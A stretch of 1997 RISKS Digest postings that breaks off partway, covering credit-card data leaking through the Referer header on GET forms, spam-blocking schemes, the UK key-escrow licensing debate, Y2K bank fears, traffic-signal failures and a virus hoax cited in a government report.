"Wiping the browsers feet" will work, but the dummy page must be fetched
with SSL itself, otherwise you'll just pass that secret information
in the clear when you fetch the dummy page.

> > Users finally, can protect themselves by typing in Internet addresses
> > manually instead of using links from "secure" pages.
As the inline GIF cases above show, this remedy is insufficient.

This seems to be another case of the law of unintended consequences.

Neither SSL nor the Referer header is the problem. It's the combination of the two that creates it.

Eric Rescorla, Terisa Systems

Vulnerable Web forms

"Anup K. Ghosh" <anup@rstcorp.com>

Fri, 28 Mar 1997 11:00:37 -0500

A risk of using the GET method of the HTTP protocol for sending in confidential data (such as credit-card numbers) was reported widely yesterday including on CNET (see <http://www.news.com/News/Item/0%2C4%2C9193%2C00.html?..>).
Warning: this link may be outdated soon.

The article states:

For users, security risks could arise if they make a purchase at a site that uses the GET function to retrieve their credit-card data. Once a user has submitted an order and credit-card number, the data is sent to the Web vendor in encrypted format. But if the user clicks on a hyperlink to another Web site, they could be exposing their unencrypted credit-card data to that site.

What is not explained in the article is why credit-card numbers are at risk.

The sum and substance of it is that when the Web site uses the GET method in a query or form to retrieve your credit-card number, the parameters of the query are logged in the Web server log files. Using the POST method does not appear to log the parameters of a query. If you are dealing with a secure site to whom you are sending your credit-card number, sending your sensitive parameters using either method should be OK---since the data is encrypted in transit to the site regardless of the method. You also trust

that site to carefully handle the credit-card number once it is decrypted on their server.

The problem arises when you jump to another site (that has no business knowing your credit-card number) after you have submitted your form.

The next site may very well be keeping a record of where you were "referred" from. That is, the server logs of the next site will record

the previous site you jumped from before arriving at their Web page. In

the one popular Web server, the referrer_log file records this information. For example, using Alta Vista's search engine for "java

security", I found our Web site, then jumped to it. Looking at the

referrer_log entry below, I find not only the site I jumped from, but

also the parameters of my request. Alta Vista's query form uses the GET method.

<http://altavista.digital.com/cgi-bin/query?pg=q&stq=50&q=java+security&r=java+security+> /java-security.html>

It is easy to see how filling out one of these forms with sensitive information like credit-card numbers can be recorded in the next site's referrer logs.

The risks are obvious. When using the Web for Internet commerce activities,

people expect that a secure session will protect their credit-card numbers

from unauthorized third parties. This vulnerability in the GET method

illustrates how this may not be the case. This risk also illustrates the

lack of privacy in Web surfing. Not only do you leave your

calling card

when you hit a site, you also let the site know where you came from and

potentially any sensitive data you may have submitted to the last site (if

the GET method is used for a form). Finally, it is important to realize

that even if the POST method is used and a secure protocol layer such as SSL

is employed to protect the data in transit, the data inevitably ends up in

plain text on the Web server's host machine. The privacy of that data is now

only as good as the security of the Web server and scruples of the people

handling the data.

Anup K. Ghosh, Ph.D. <http://www.rstcorp.com/~anup>

Research Scientist Reliable Software Technologies Corp.,
Sterling, VA

✉ Re: Risks of automatic spam blockers (Riddle, [RISKS-18.94](#))

Dan Zerkle <zerkle@cs.ucdavis.edu>

Thu, 27 Mar 97 13:44:07 PST

> Dead Bolt allows online users to share their "blacklists" of spam

> purveyors so that they can more effectively filter offending e-mail.

Something like this has, unfortunately, become necessary. It will happen

someday. Stopping spam is a topic near and dear to me, and I've already

considered the risks mentioned.

> The risk of false and malicious blacklisting of non-spammers.

This is a serious problem. A step towards solving it would be a secure clearing house of data on spammers. It would need to be distributed via a technique like PGP-signed Usenet messages or a on online database downloadable through some secure transfer medium.

Whoever maintained the database would need to somehow decide what went into it and what didn't. The entries would have to be classified by reliability level so that the users could decide which data to use and which to ignore.

Unfortunately, doing this would subject whoever did it to a suit by spammers who didn't want to be blocked. I haven't figured out a way to avoid this particular risk short of establishing the operation in a country without spammers.

> The risk of harm to innocent bystanders who happen to share hostnames,
> ISPs, or other characteristics with targeted spammers.

This is not a risk. This is a benefit. If users at an ISP get blocked because the other users at that ISP are spamming, they will take their business elsewhere. ISP's will either take measures to avoid harboring spammers, or they will lose their customers and go out of business. Either way, spammers will have one less place to hide.

> The possibility that spam messages will avoid detection by varying return
> addresses and other signatures in each copy of a message.

If the source of a spam can be discovered, this is not a problem. The original spamming host is going to show up somewhere in the

Received: line,
even if only as an IP number. Poorly configured sendmails on
intermediate
(relay) hosts might not properly include the Received:
information. If this
is the case, the defective site should be blocked until its
owners fix it.

✶ Spam-proofed "From:" lines

Wayne Mesard <wmesard@sgi.com>

Fri, 28 Mar 1997 10:57:47 -0500

A recent trend in the war against spam is to munge the "From:"
line in
outgoing Usenet and e-mail messages (e.g., by adding asterisks or
exclamation points to the beginning or end of the userid).

These messages are typically accompanied by a terse note at the
bottom
of the message instructing respondents to "Remove asterisks [or
whatever] from my address if you would like to reply."

I see several risks with this technique:

- False security: Most mail and news agents will dutifully add a
"Sender:" line containing the "actual" e-mail address, if the
user-supplied "From:" line doesn't look right.

Since many spammers already gather addresses from the
"Sender:" line,
munging the "From:" line provides only limited protection.

- Inconsideration: In that a munged "From:" line reduces the spam
received, it reduces the amount of work the munger has to do.

So instead of having to press one key to delete a junk e-mail
message,
everyone that wants to reply to one of his messages has to (a)
notice

that the address is bogus (b) press many keys to fix it.
(Indeed, some mail readers make it quite tedious to edit the headers in replies.)

In other words, it hasn't eliminated the problem; it's merely shifted the work from the sender to his correspondents.

- Lost messages: a non-scientific survey of some novice-user friends indicated that a large number of them had no idea what the "remove asterisks..." directive meant, how to perform this task, or what to do with the bounced messages that will result from the failure to do so.
- False security 2: In the ever-escalating spam arms race, it won't be long before spammers' address-gathering software is modified to unmunged munged "From:" lines. (I can think of two obvious techniques, which I won't describe here so as to avoid providing aid and comfort to the enemy.)

Wayne

✉ Re: UK Banks' clearing system problem (Wodehouse, R-18.94)

Jerry Leichter <leichter@lrw.com>

Fri, 28 Mar 97 08:52:31 EST

In [RISKS-18.94](#), Lord Wodehouse reports on the problems some UK banks have had in clearing pay checks, and speculates on the difficulties this could cause, especially as it occurred just before a four-day bank

holiday.

An article on these kinds of risks appeared in CACM in the mid-to late-70s.

At that time, ATM's and direct deposit were just beginning to appear. The authors of the article, as I recall it after all these years, foresaw all of the problems Mr. Wodehouse mentions. They speculated on the potential for much larger-scale problems - "bank blackouts", in which problems in one bank system would cause overloads, delayed deposits, and ultimately failures at other bank systems (much as power system problems can propagate to the systems to which they are connected).

I recall being impressed with the article at the time it was published, and surprised over the intervening years that so little of what it speculates on has actually occurred. Perhaps, as with many technological predictions about *positive* results of technology, it's not so much that the prediction is wrong as that the effects it predicts take much longer to arrive than expected.

Jerry

Microsoft Typography: Bug or Feature? (Sammern, [RISKS-18.96](#))

Rodger Whitlock <totototo@mail.pacificcoast.net>

Tue, 01 Apr 97 09:29:42 -0800

In [RISKS-18.96](#), Thiemo Sammern <tsamm@ping.at> wrote on the

subject

"Printing with different resolutions in MS Word 7.0" about documents not looking the same on 300 dpi and 600 dpi printers and commented on the Windows API for advance width using rounded integers.

This is a well-known characteristic of Windows typography. Microsoft thinks it is a feature, judging from posts I have read from MS personnel in the newsgroup comp.fonts. It does not take multiple printers to see this. Just set up a spreadsheet with text overflowing a cell boundary and then zoom the display in and out. You will see the cell border shifting relative to the text characters.

The risk? Mainly that Windows typography is not "wysiwyg" although one would naively think so. Some applications manage true wysiwyg, others do not, and document portability has been sacrificed.

Some applications have smarter typographical guts and avoid this problem. I believe that WordPerfect is one of them, as long as you use the WP printer drivers. Various high-end typesetting programs also manage this.

In all fairness, I should add that MS's reasoning is related to their emphasis on on-screen output. They apparently overlook or don't know that many people prefer good old-fashioned paper to on-screen display. Perhaps we see here the risk of one man and his business having far too much power and influence.

Rodger Whitlock

✦ COMPASS '97 conference agenda

Dolores Wallace <dwallace@nist.gov>

Tue, 01 Apr 1997 14:34:22 -0500

COMPASS '97
12th Annual Conference on Computer Assurance
June 16-19, 1997
Gaithersburg, MD, USA
WEB SITE
<http://hissa.ncsl.nist.gov/compass/>

Sponsored by
IEEE Aerospace & Electronic Society
IEEE National Capital Area

COMPASS (COMPUter ASSurance) is an annual conference held in the Washington, D.C. area with the purpose of bringing together researchers, developers, integrators, and evaluators interested in problems related to specifying, building, and certifying high-assurance systems. What distinguishes COMPASS is its emphasis on bridging the gap between theory and practice. The theme of COMPASS '97, "Are we making any progress toward computer assurance?", will focus discussion on whether the approaches developed and reported during the past twenty-five years have any hope for solving today's assurance problems. In addition to exploring technical strengths and weaknesses in the state-of-the-art and state-of-the-practice, conference goals include: identifying barriers to applying existing assurance technologies in industry, understanding what properties new technologies

must have to meet industrial needs, and identifying advanced technologies that are effective in attacking the key problem areas of safety, security, fault-tolerance, and real-time control.

For researchers, COMPASS '97 provides an opportunity to present new theories, techniques, methods, or results of case studies to other researchers and practitioners who can put them to use. COMPASS '97 also provides a unique opportunity for participants to learn from practitioners about issues and problems encountered in constructing practical systems. This mix of cutting-edge research and practical real-world experience is unique among software conferences.

Dolores R. Wallace, National Institute of Standards and Technology, NIST NORTH,
Bldg 820, RM 517, Gaithersburg, MD 20899 +1(301)975-3340 <http://hissa.nist.gov>

[COMPASS is one of the few conferences that encompasses most of the risks requirements -- safety, reliability, security, etc. -- and application areas. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 3

Thursday 3 April 1997

Contents

- [New Zealand Police system](#)
[Richard A. O'Keefe](#)
 - [RISKS of disconnecting without first connecting](#)
[Bryan O'Sullivan](#)
 - [Re: UK TTP licensing proposals](#)
[Michael Bacon](#)
[Ross Anderson](#)
 - [Another Y2K Problem for Banks](#)
[Bruce Horrocks](#)
 - [All-ways green lights ... it's all in the timing](#)
[Richard Cook](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ New Zealand Police system

Richard A. O'Keefe <ok@cs.rmit.edu.au>
2 Apr 1997 13:17:13 +1000

The following information is extracted from an article "Plans to

boost

police in doubt", on the front page of the Wednesday April 2 1997 "New Zealand Herald". I've edited and re-arranged a bit to compress it.

[In the run up to last year's MMP election] the NZ First law and order

policy document, which was weaved (sic) into the coalition deal, promised

500 extra police jobs on top of existing staff levels. [This] pledge

... appeared to be a distant memory last night amid revelations that

overworked police are hiring security guards to help fight crime.

Here's the computer-related bit:

The Minister of Police, Jack Elder, ... said that 540 jobs had to be axed

to fund the multimillion-dollar crime fighting computer system, Incis.

... He [was] requesting a report on the new computer system out of concern

it has been dogged by delays.

[A spokesman for the police association] said that 180 police officers

throughout the country had already lost their jobs because of the likely

inefficiencies of the new crime-busting computer system. A further 180 were

expected to go from June.

There are a number of things that leap to the eye.

(1) The computer system is described as "crime fighting" and "crime-

busting". This is manifest nonsense, and I suspect that phrases

like this may be at the heart of the problem. It's people that

fight crime, and at present a computer system is at best a clerical assistant. If you had the best possible police computer, but didn't have enough eyes and hands out there on the streets, you wouldn't be able to do anything, and it sounds as though that's what's about to happen.

(2) Jobs are being cut **now** because of the "likely" efficiencies of a computer system that isn't yet in place. Winding down the old system before the new one is fully operational is such a classic systems botch that I can't understand how it's happened again after so many examples in the past.

(3) The system is "dogged by delays" (a familiar story to RISKS readers). The criminals are not. Surely they had some contingency plans for fighting crime if the computer system was held up?

(4) The people in government in NZ now have been in power for several years (they split into several parties and then reformed as a coalition, but it's mostly the same people) so the delays should not have come as any kind of surprise.

(5) The promised increase of 500 in police numbers will be a decrease of 40, if we're lucky. Economic rationalism at work.

I hope someone with more detailed information will follow this up.

Richard A. O'Keefe; <http://www.cs.rmit.edu.au/%7Eok>; RMIT Comp. Sci.

⚡ RISKS of disconnecting without first connecting

"Bryan O'Sullivan" <bos@serpentine.com>

Tue, 1 Apr 1997 18:25:04 -0800 (PST)

At my workplace, a number of engineers make use of dialup ISDN connections to work from home. Since ISDN is an expensive service to run on a large scale, even in the garden of technological delights that is Silicon Valley, provision of service is usually limited to engineers who have a clear need, either in terms of responsibilities or seniority.

Some time during the past few days, our network service organisation received a request to terminate service for a particular employee; let us call the employee in question Jane Wilkinson. The liaison responsible for forwarding such requests to our local telco, unable to find a database entry for Jane Wilkinson, decided that whoever had submitted the request must have been referring to Jane Wilkins (not her real name), a coworker of mine who has (or, rather, had) ISDN service.

Following a pattern that will be familiar to RISKS readers, our liaison sent a disconnect order to the telco, without first stopping to check with either the submitter of the order or my coworker. As a result, my coworker is now without ISDN service, and it will be at least two weeks before the various bureaucracies within our company and the telco grind through her reconnect order. Meanwhile, her group is going through a software release

cycle, and
she needs to monitor builds and regression tests from home in
order to
ensure that their schedule doesn't slip.

It is rather beyond my comprehension that our telco liaison did
not think to
ask anyone about the obvious name mismatch before sending out a
disconnect
order. Please pardon me while I curl up under my bed.

✈ Re: UK TTP licensing proposals (Anderson, [RISKS-18.95](#))

"Michael Bacon" <Streaky_Bacon@msn.com>
Sun, 30 Mar 97 15:29:58 UT

Ross Anderson makes some interesting comments about the UK
government's
consultation paper "Licensing of Trusted Third Parties for the
Provision of
Encryption Services. Unfortunately he appears to make several
leaps of
imagination and draws a number of conclusions which do not
appear to be
justified by the paper.

Now, before I go on, let me indicate my personal position on the
consultation paper and related matters. I am in favour of an
open
discussion. I am against mandated encryption systems. I am in
favour of an
appropriate licensing regime. I am against any restrictions on
freedom of
choice of encryption mechanisms or key lengths. I am in favour
of
maintaining national security and the prevention and detection
of crime. I
am against unnecessary government interference in the privacy of
the

individual or the need for confidentiality, integrity and availability of corporate data. Some of these views can be found in "Whispering in the Wires" - the paper I gave at CompSec91.

If that seems an irreconcilable list, I don't believe it is, neither do I believe that the consultation paper contains a set of proposals wholly incompatible with achieving those ideals.

Returning to Prof Anderson's comments, for illustration I make the following comments of my own based upon his statements as they appeared in [RISKS-18.95](#).

1. The consultation paper was not 'sneaked out'. Its publication was known and it is available both in paper from the DTI and by download from the net at <http://dtiinfo1.dti.gov.uk/pubs/> .

2. Whether the DTI server was down or not, I doubt it was 'convenient'. Prof Anderson seems to imply that this was in some way deliberate - perhaps to prevent access and therefore comment. If so, this is unjustified and I doubt the DTI will keep its server down until the 30 May 1997 - the end of the consultation period. Additionally, this comment serves to set the tone for his critique - tending towards paranoia.

3. The paper addresses 'the provision of encryption services', not encryption per se, not the use of encryption. Indeed it specifically (para 45) excludes this last. Thus the proposals as they stand would not "ban PGP". The personal use of PGP on a user-to-user basis will still be allowed.

4. Annex B to the proposals does not set any requirement for a national or formal licensing or registration regime to be applied by any foreign country.

There is no requirement on other countries to use 'key escrow'. There is no requirement on a UK body to use only UK licensed TTPs, foreign TTPs can be used. Thus Holland (sic) and Denmark will not be "cut out of the Superhighway economy"

5. Distributed, secure systems can still be built. They can extend beyond the UK, beyond Europe and into countries (subject to local laws on use of encryption) that do not operate TTPs, or key escrow arrangements. The proposals do not seek to prevent this. If secure interfaces with external bodies are required and encryption services are needed for this (not always the case), in the UK a licensed TTP must be used. There should be no great difficulty in operating both with an external, licensed TTP and an internal, unlicensed TTP in the same organisation.

6. Para 46 states explicitly that "there is ... no intention ... to access private keys used only for integrity functions". Thus Prof Anderson appears incorrect in claiming that "there are no let-outs for services providing only authenticity (presumably 'authentication') and non-repudiation ... services".

The thing to bear in mind when reviewing the consultation paper is that there is a world of difference between enforced compliance and compliance

for practical reasons.

I have often stated that "I know I'm paranoid, but am I paranoid enough?", and I believe in a healthy paranoia when considering government access to sensitive data. I also note a growing tendency by governments to greater access and thus less privacy and confidentiality. Nevertheless, in his short review of the consultation paper, Prof Anderson goes too far.

Michael Bacon [Disclaimer...]

✉ Re: UK TTP licensing proposals (Bacon, [RISKS-19.02](#))

Ross Anderson <Ross.Anderson@cl.cam.ac.uk>

Tue, 01 Apr 1997 13:10:47 +0100

Michael Bacon's comments on my risks posting are not merely abusive but highly inaccurate. Curiously, they echo almost word for word the messages that I (and others) have been getting from civil servants seeking to justify the government's policy.

> The consultation paper was not 'sneaked out'.

Untrue.

This consultation paper, and its predecessor last year, and the report on encryption services in the National Health Service, were handled in exactly the same way:

(1) The report is initially made available on a Friday afternoon

or just before a holiday or at some other time when people are rushing to get away, and to a number of journalists who don't understand the significance of what's being announced.

(2) Those people who are involved in the issues, such as myself, receive their copies only days later and often via a third party.

In the case of the current DTI document, the responsible minister

(Ian Taylor) promised me in a letter of the 16th December that 'I

will ensure that you receive a copy'. I still haven't got a paper

copy - the electronic copy I posted was forwarded to me by Caspar

Bowden at Scientists for Labour.

(3) By the time people in the know realise what's going on, the whole matter is 'yesterday's news' and the press aren't interested any more.

This is standard UK government 'news management' - a practised routine that

swings into play whenever a minister wants to do something he knows to be

unpopular, stupid or shameful. I repeat and stand by my statement that the

paper was sneaked out.

> The personal use of PGP on a user-to-user basis will still be allowed.

The proposal as it stands would make it an offence for me to sign anyone's

key. It would prevent the University from signing the keys of faculty and

students, as we have done on demand for some years. The only way to make it

legal would be to get a license, but the paper makes clear that licenses

will only be granted to organisations that provide a full range of services

and that are trusted by the Secretary of State.

- > There is no requirement on a UK body to use only UK licensed TTPs,
- > foreign TTPs can be used. Thus Holland (sic) and Denmark will not be
- > "cut out of the Superhighway economy"

It will be illegal for these foreign TTPs to offer or provide their services to UK nationals. I expect that the cipherpunks will still provide encryption services to us poor Brits in defiance of the DTI, but I can't see Verisign or Surety or Citibank or IBM or Microsoft - or anyone else with a lot to lose - defying the UK government. We're still 4.5% of the world economy.

- > Distributed, secure systems can still be built. They can extend beyond
- > the UK, beyond Europe and into countries (subject to local laws on use of
- > encryption) that do not operate TTPs, or key escrow arrangements. The
- > proposals do not seek to prevent this.

But they will prevent sensible and economic secure systems engineering, because they insist on the centralisation of trust.

Years ago, I worked for a bank that ripped out seven regional computer centres and replaced them with a single mainframe. One of the problems they hit was that the personnel were managed in seven regional head offices. Maintaining robust communications between the regions and the RACF administrators at the central site was hard. It took about 30 people to just about cope - and the bank was a fairly small one (only 25,000 staff).

The lesson I learned there is that you need to manage trust

where the personnel management is done; otherwise the logistic overhead becomes insupportable.

Yet in Britain's National Health Service, where the UK government is trying to pilot its encryption ideas, they claim to believe that a single TTP (plus one backup) with eight staff working 9 to 5 will be able to manage keys for about a million people, who are managed in no less than 12,000 different locations and who undergo about two million personnel changes each year.

We have pointed out again and again to the government that this is engineering madness. The only people who know who's employed today at the Trinity Street surgery are the people at the Trinity Street surgery. If they have to phone up BT or EDS every time they hire a locum or an agency nurse for the afternoon, then nothing would ever get done. Like the Russian army at Tannenberg, they'll throw away the cipher system and send the traffic in clear.

This may be what GCHQ actually wants to happen. However, then we need a quite different agency to take charge of the defensive information warfare aspects of UK policy.

> If secure interfaces with external bodies are required and encryption services are needed for this (not always the case), in the UK a licensed TTP must be used.

The voice of the regulator :-)

> There should be no great difficulty in operating both with an external,
> licensed TTP and an internal, unlicensed TTP in the same organisation.

But only large companies will be allowed to have a licensed TTP. Small companies will have to buy the service in. However, interfacing with an external TTP means that they have to be licensed, which they can't be because they aren't big enough. So it looks like you will either have to pay a licensed TTP to manage all your key material - even your internal-use Kerberos keys - or else say goodbye to any secure working with the outside world.

> Para 46 states explicitly that "there is ... no intention ... to access
> private keys used only for integrity functions".

However both RSA and DSA keys can be used for encryption as well as signature. So if the law enforcement function is to be provided at all, then RSA keys destined for use in signature must still be escrowed. Observe the wording: `no intention ... to access private keys used only for integrity functions' rather than `no intention ... to require the escrow of private keys used only for integrity functions'.

Presumably the official intent is that such keys will only be touched if there is evidence that they have been abused for confidentiality. However, the police could claim falsely that such an abuse had taken place, and the user would never find out; his signature could then be forged by the police. So nonrepudiation is lost.

> Prof Anderson appears incorrect in claiming that "there are no

> let-outs for services providing only authenticity (presumably
> 'authentication') and non-repudiation ... services".

Not so - the report insists that a TTP should provide all services.

On the face of it, this means that Verisign won't be licenced (as they don't provide a timestamping service) and neither will Surety (as they provide only a timestamping service).

It is also of interest that the requirements for escrow include access to keys at both ends - i.e., in both the sender's and receiver's jurisdiction. This appears to mandate the use of the GCHQ protocol (Kerberos would also do, but we can't export it from the USA). The GCHQ protocol is a dreadful piece of engineering that no-one in his right mind would use unless forced to (see my Eurocrypt paper: <http://www.cl.cam.ac.uk/ftp/users/rja14/euroclipper.ps.gz>).

> The thing to bear in mind when reviewing the consultation paper is that
> there is a world of difference between enforced compliance and compliance
> for practical reasons.

This again is the official line but the reality expressed in the DTI document is that if I offer a licensable encryption service without a license - such as signing a student's PGP key, or even signing a message with the date and time in it (timestamping) then I will be committing a criminal offence.

This looks much more like 'enforced compliance' than 'compliance for practical reasons'.

> I have often stated that "I know I'm paranoid, but am I paranoid enough?",
> and I believe in a healthy paranoia when considering

government access to
> sensitive data. I also note a growing tendency by governments
to greater
> access and thus less privacy and confidentiality.
Nevertheless, in his
> short review of the consultation paper, Prof Anderson goes too
far.

It's not an issue of paranoia but of fact. I have been involved
for over two
years now in the safety and privacy of medical information in
the UK. During
that period I have been lied to at least once by most of the
officials
involved. I even forced an apology from a minister (John Horam)
after he
lied in answering a parliamentary question I had caused to be
asked.

Officials have tried using every trick they could think of to
prevent
effective protection being made available for medical records.
Recently,
for example, when one pilot project used software that would
have signed and
encrypted EDI messages for pathology and radiology from the
hospital to
primary care physicians, the government demanded that the
software be
changed so that the keys were generated centrally rather than by
the
physicians themselves.

The latest trick is to rename key escrow as key recovery. A
senior official
(Brian Molteno, director of the NHS's Information Management
Centre) claimed
in a letter of the 18th February (which I just got a copy of
today) that if
the health service encryption report had advocated key escrow,
it would not
have been accepted by ministers. But it goes on to explain that
two of the

three encryption pilots are `looking at the procedures required to recover from lost or damaged keys'.

I am not against key escrow per se. If you read the BMA's security policy, which I wrote (*), you will see we recommend that partners in a general medical practice should share a single decryption key for their general clinical traffic or, equivalently, have access to each others' decryption keys. If a patient turns up requiring emergency treatment while his own doctor is absent, any of the other doctors must have access if need be to any relevant traffic in the mailbox, such as recent pathology results.

Such an arrangement merely re-implements the current paper procedures in an electronic form. It does not materially affect the trust relationships between professionals and patients.

However the DTI proposal, for a small number of large centralised escrow agents that would give surreptitious access to agencies like GCHQ, would have an extremely grave effect on these trust relationships.

No doubt it would be convenient for the spooks if, when seeking access to medical records, they could simply `dial-a-wiretap' rather than send a special branch officer to the surgery with the paperwork, as they do at present. But there is no way that doctors will accept surreptitious access to personal health information, and this has been made clear on numerous occasions to the Department of Health. (The recent announcement that GCHQ

will assist in social security fraud investigation will make matters worse.)

I expect that lawyers, patent agents, accountants and other professionals will take a similar line once the issues are brought before them. Lawyers in particular will not relish the loss of their notary business,

Ross

⚡ Another Y2K Problem for Banks

Bruce Horrocks <Bruce.Horrocks@gecm.com>

Wed, 02 Apr 1997 12:09:38 -0800

I can foresee another potential Y2K related problem that could spell bad news for the banks:

By about Nov/Dec 1999 the fear of being stranded without cash because of failing ATMs and credit cards will induce many people to draw out as much cash as possible in order to tide them over until things settle down. The danger here is that the ATM network could become overloaded and therefore crash earlier than it might or might not have done...

..and if significant numbers try to draw cash over the counter then there might even be a shortage of cash itself, prompting a run on the banks.

I recommend that the Treasury print a few extra bills in 1999, just in case.

Bruce Horrocks, EASAMS Limited, Waters Edge, Riverside Way, Watchmoor Park,

Camberley, Surrey, GU15 3PD, UK +44 1276 693043 Bruce.
Horrocks@gecm.com

✈ All-ways green lights ... it's all in the timing ([RISKS-19.01](#))

Richard Cook <ri-cook@uchicago.edu>

Tue, 1 Apr 1997 10:10:33 -0600

In response to RISKS postings regarding street traffic control signals

failing in ways that led to simultaneous green lights in both directions,

Mr. Summit wrote that he assumed that relays were used as a safety device to

prevent all-ways green traffic lights from occurring at intersections...

Unfortunately, relays themselves fail in various ways and are probably less

reliable than solid state components in most industrial applications of this

sort. Such 'relay logic' is not demonstrably more reliable than software

logic but is simply more easily understood and explained.

Enormously complex

relay driven systems are also fraught with potential failure, especially

where timing arrangements are concerned.

Cursory examination will demonstrate that for most systems there is some

value in a delay inserted between the yellow-to-red transition in one

direction and the red-to-green transition in the other. All these relationships involve time and its measurement. Such timing problems were

integrally involved in the train vs bus crash in the Chicago suburbs a few

years ago (see NTSB report Highway/Railroad Accident Report

NTSB/HAR-96/02). Indeed, the entire system function is related to timing. And there are deeper messages, too.

Complex systems generally are derived from simpler systems in order to accommodate multiple goals. In most cases, the tradeoffs between complexity and failure required to achieve these goals seem reasonable or even prudent: using new technology offers us the possibility of improving system performance (e.g. allowing light synchronization in city to ease the burden of rush hour traffic) and simultaneously improving 'safety' through the use of more reliable components, mass production, etc. In a sense, these goals are indeed achieved.

But adopting new technology shifts the nature of failure away from frequent but low consequence events and towards rare but high consequence ones. This shift is significant because most of us will look at the new system and see that it has reduced the occurrence of the previously well known, well understood, and frequent failure. But the cost of this new technology is the production of new forms of failure, ones that are rare but generally catastrophic. The exact nature of these is difficult to predict and even more difficult to defend against.

For political reasons, new technology is always described as improving safety and in one sense it does. But new technology is not used simply to do the same old things more safely but rather to do new things (or old things in new, more efficient ways) in new ways. There are numerous examples:

aviation technology, especially proposed changes to air traffic control, digital communication networks, and a host of others. Because it is important to make things 'safer' but also 'better', designers inevitably are placed in the position of trading off performance against the rate of catastrophic failure. When the rate of catastrophic failure is low (e.g. commercial aviation) it is exceptionally hard to keep the tradeoffs informed - the accident rate is too low to provide real information about the effects of change on system reliability. But it is still very clear that we are unable to add substantially to the cost of new systems without adding performance and we fool ourselves by claiming that the new systems are better and safer than their predecessors. Nature, to paraphrase Feynman, is not fooled however.

This is not to say that there is nothing good about new technology. These new systems are, on the whole, preferable to their predecessors. The problem is not the fact that these systems sometimes fail dramatically. Rather the problem is the social, organizational, and institutional need to characterize these failures as arising from errors made by system operators.

In nearly all cases of large, complex system failure, the system is regarded as having failed because of 'human error'. This is a convenient explanation for the airplane crashes, nuclear plant mishaps, and medical accidents because it absolves the designers and creators of systems of blame and

lodges the fault narrowly in individuals. If individual operators are the source of failure then we only need to get rid of these bad operators in order to have successful, safe systems.

Especially in systems where the potential for catastrophic failure is recognized, operators are stationed at the final output of the system and charged with preventing catastrophe. After failures we are able to find fault with these individuals, and nearly always do. Immediately after the train vs. bus crash there was a flurry of speculation in the press about the bus driver: she was an irregular, she was inexperienced, she had been taking medicines and was impaired, she had recently had a death in the family and was inattentive or stressed. Only after a huge effort by the NTSB did it become clear that this accident was waiting to happen, *indeed had happened before* because the timing relationships for the lights and the train indicators and the stopping areas did not permit the bus to escape. But the effort needed to uncover these relationships was extreme and nothing like it is expended on most of the failures that occur with the complex systems of everyday life.

It is convenient to have operators to blame. At the risk of being inflammatory, we are perpetuating the Soviet system. After disasters in the Soviet Union (e.g. failure to meet the goals of a five year plan in Stalin's day) the failure would always be attributed to the 'bad' individuals whose sabotage was responsible. After all, the system was perfect and so failure

must be derived from human frailty. Of course, nothing changed with the literal execution of these individuals - it wasn't bad actors but bad system that generated the failure. A look at the failures of complex systems in our own perfect economy shows quite a similar pattern. The difference is that it is modern technology that is the perfected thing and human operator frailty that generates the failures.

This is not, unfortunately, the sort of problem that a few relays will fix.

Richard I. Cook, MD, Dept of Anesthesia and Critical Care, University of Chicago; 5841 S. Maryland Ave., MC 4028; Chicago, IL 60637 1+773-702-5306

[There are many pending messages on this topic. Later? Henry G. Baker <hbaker@netcom.com> offered us Kermit's "It isn't easy being green." PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 4

Friday 4 April 1997

Contents

- [Moynihan Commission hooked on Penpal virus hoax](#)
[George Smith](#)
- [Sheriff prefers jail-door computer malfunction to April Fool's joke](#)
[Darrell R. Pitzer](#)
- [The ghost of the Pentium FDIV bug](#)
[Frank Solomon](#)
- [War story on errors in library versions](#)
[John Paulson](#)
- [Re: CalTrain computer stolen -- rider alert](#)
[Mike Lipsie and Al Stangenberger](#)
- [Emergency! Crisis in the Cockpit, by Stanley Stewart](#)
[Robert Dorsett](#)
- [Spam, the naming of parts](#)
[Dan Sheppard](#)
- [But I don't LIKE spam...](#)
[John Oram](#)
- [Re: Spam-proofed "From:" lines](#)
[Curt Sampson](#)
[Tim Pierce](#)
- [Re: Risks of automatic spam blockers](#)

[C Matthew Curtin](#)

[Ted Wong](#)

[Harlan Rosenthal](#)

[Dan Franklin](#)

[J. DeBert](#)

● [Info on RISKS \(comp.risks\)](#)

✶ Moynihan Commission hooked on Penpal virus hoax

"George Smith [CRYPTN]" <70743.1711@CompuServe.COM>

04 Apr 97 18:00:21 EST

In an astonishing gaffe, government intelligence experts writing for the Moynihan Commission's recent "Report . . . on Protecting and Reducing Government Secrecy" reveal they've been hooked on one of the Internet's ubiquitous e-mail computer virus hoaxes known as "Penpal Greetings"!

In a boldly displayed boxed-out quote in a lengthy part of the report entitled "Information Age Insecurity," the authors proclaim:

"Friendly Greetings?

"One company whose officials met with the Commission warned its employees against reading an e-mail entitled Penpal Greetings. Although the message appeared to be a friendly letter, it contained a virus that could infect the hard drive and destroy all data present. The virus was self-replicating, which meant that once the message was read, it would automatically forward itself to any e-mail address stored in the recipients in-box."

The Penpal joke is one in half-a-dozen or so permutations spun

off the well-known GoodTimes e-mail virus hoax. Variations on GoodTimes have appeared at a steady rate over the past couple years.

The report's authors come from what is known as "the Moynihan commission," a group of heavy Congressional and intelligence agency hitters tasked with critiquing and assessing the Byzantine maze of classification and secrecy regulation currently embraced by the U.S. government.

Among the commission's members are its chairman, Daniel Moynihan; vice-chairman Larry Combest, Jesse Helms, ex-CIA director John Deutch and Martin Faga, now at a MITRE Corporation facility in McLean, Virginia, but formerly a head of the super-secret, spy satellite-flying National Reconnaissance Office.

The part of the report dealing with "Information Age Insecurity" merits much more comment. But in light of the report's contamination by the Penpal virus hoax, two paragraphs from the March 4 treatise become unintentionally hilarious:

"Traditionally, computer security focuses on containing the effects of malicious users or malicious programs. As programs become more complex, an additional threat arises: malicious data [Crypt Newsletter emphasis added]
. . . In general, the outlook is depressing: as the economic incentives increase, these vulnerabilities are likely to be exploited more frequently.

---W. Olin Sibert, 19th National Information Systems Security Conference

(October 1996)"

And,

